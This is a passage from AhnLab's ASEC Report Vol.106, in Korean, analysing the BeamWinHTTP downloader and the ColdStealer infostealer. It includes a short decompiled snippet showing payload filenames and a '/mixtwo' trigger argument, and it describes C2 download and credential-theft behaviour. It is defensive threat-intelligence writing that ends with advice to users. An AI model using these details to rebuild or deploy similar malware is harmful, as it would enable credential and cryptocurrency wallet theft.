
BeamWinHTTP는 다운로더 악성코드로, C2로부터 여러 악성코드를 다운로드해 실행할 수 있으며 현재까지 확인된 모든 드로퍼 악성코드에 포함되어 있다. 종종 PUP(옵션 체크 해제를 하지 않을 경우 타 프로그램을 함께 설치하는 악성 프로그램) 유형의 샘플로 유포되기도 한다. 이런 경우에는 시스템 청소 툴로 위장한 프로그램을 통해 악성코드를 유포하기 때문에 해외에서는 "G-Cleaner"라고도 불린다. 하지만 본문의 유포 방식에서는 위장 프로그램을 설치하는 행위는 존재하지 않았다. 실행 즉시 C2와 통신해 악성코드 설치 여부를 결정했고 악성코드 다운로드 주소를 전달받았다. 그러나 연결될 때마다 응답하는 값이 변형되어 악성코드를 다운로드하지 않고 종료될 수도 있다.

실행 시 반드시 인자에 따라 다른 행위를 보이기 때문에 인자가 없을 경우 악성 행위가 발현되지 않는다. 따라서 로더가 해당 샘플에만 예외적으로 "/mixtwo" 인자를 주어 실행하는 모습을 확인할 수 있다.

```
std::allocator<char>::~allocator(&v78);
std::allocator<char>::allocator(&v79);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(" ", &v79);
std::allocator<char>::~allocator(&v79);
std::allocator<char>::allocator(&v80);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  "622c27c7297bb_Sat04e7e9a76d8.exe",
  &v80);
std::allocator<char>::~allocator(&v80);
std::allocator<char>::allocator(&v81);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(" /mixtwo", &v81);
std::allocator<char>::~allocator(&v81);
std::allocator<char>::allocator(&v82);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  "622c27c8c946f_Sat042464270f7e.exe",
  &v82);
```

[그림 26] BeamWinHTTP 실행 인자 설정 코드

실행될 때마다 다운로드되는 샘플이 달라지지만, 분석 당시에는 3개의 악성코드를 다운로드해 실행하는 것을 확인할 수 있었다. 감염 여부를 서버로 전송해 주는 단순 로깅용 악성코드와 크립봇(CryptBot) 그리고 레드라인(RedLine) 악성코드가 응답했다.



[그림 27] BeamWinHTTP 악성 행위 요약


콜드스틸러(ColdStealer)

콜드스틸러는 최근부터 유포되기 시작한 간단한 형태의 정보탈취형 악성코드다. 2022년 2월 ASEC 블로그를 통해 소개한 바 있다.

■ ASEC 블로그 게시글: 신종 정보 탈취 악성코드 “ColdStealer” 유포 중 (2022.02.21)

브라우저 저장 정보, 암호화폐 지갑, 특정 경로의 .txt 및 .dat 파일, FTP 서버 정보, 시스템 정보 등이 탈취 대상이 된다. 탈취 대상을 파일로 저장하지 않고 메모리 스트림에서 작업하며, 악성코드 실행 중 발생한 모든 에러를 기록해 C2로 전송하는 특징이 있다. 주로 드로퍼 내부에 있는 다운로더 악성코드에 의해 유포된다.

한국어 환경에서는 브라우저에 저장된 데이터를 탈취하기 위해 SQLite 파일 파싱 작업 시 오류가 발생한다. 아직까지 해당 부분은 패치 되지 않은 채로 유포 중인 것으로 확인됐다.



[그림 28] C2로 전송되는 SQLite 파싱 에러

초기에는 난독화되지 않은 원본 빌드 버전이 유포되었으나 최근에는 심하게 난독화된 버전의 바이너리가 유포되고 있다. 때문에 공격자 입장에서도 발생한 에러 확인은 쉽지 않는 것으로 추정된다.

앞서 소개된 악성코드 외에도 레드라인(RedLine), 마스스틸러(MarsStealer), 클립뱅커(ClipBanker), 램코스(Remcos), 수도매뉴스크립트(PseudoManuscrypt) 등 다양한 악성코드가 유포된다. 아직 식별되지 않은 악성코드 또한 다수 존재하며 관련 정보는 지속적으로 ASEC 블로그를 통해 소개할 예정이다.

결론

본문에서 소개된 방식으로 유포되는 악성코드는 대부분 정보탈취형 악성코드이다. 저장된 패스워드나 설정 파일이 공격자에게 유출될 경우 심각한 2차 피해가 발생할 수 있으므로 사용자들의 각별한 주의가 요구된다. 주기적으로 패스워드를 변경하고, 각 사이트 별로 패스워드를 다르게 설정해야 한다. 또한 브라우저의 패스워드 저장 기능을 사용할 경우 해당 브라우저에서는 로그인 상태로 사용하는 것이 안전하다.

크랙, 키젠 등 불법 소프트웨어를 사용하지 않아야 하며 소프트웨어는 반드시 제조사의 공식 배포처를 통해 다운로드하는 것을 권장한다. 또한 웹 서핑 중 여러 번의 리다이렉션이 이루어지거나, 팝업이 발생하는 사이트에서는 파일을 다운로드하지 않아야 하며, 암호 압축 파일과, 내부에 암호를 명시하는 파일이 있는 경우 악성코드 유포가 의심되므로 각별히 주의해야 한다.

또한 외부에서 다운로드한 파일 실행 시 안티멀웨어의 실시간 감시를 항상 실행해야 한다. 안랩

은 일반적인 크랙 파일을 “HackTool(해킹 도구)”로 진단하며 타사의 경우도 “Not a Virus(바이러스가 아니다)”, “Risky Tool(리스크가 높은 도구)” 등으로 분류한다. 이러한 진단명이 아닌 트로이 목마(Trojan), 악성코드(Malware), 드로퍼(Dropper) 등의 진단명일 경우 해당 파일을 절대 실행하면 안 된다.

안랩은 이러한 방식의 유포 대한 자동화된 샘플 수집 인프라를 구축해 최신 변형에 빠르게 대응하고 있으며, 새로운 유형의 악성코드 혹은 변종 발생 시 ASEC 블로그 포스팅을 통해 지속적으로 사용자에게 관련 위협 정보를 신속하게 전달할 예정이다.

ASEC Report Vol.106

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 콘텐츠기획팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901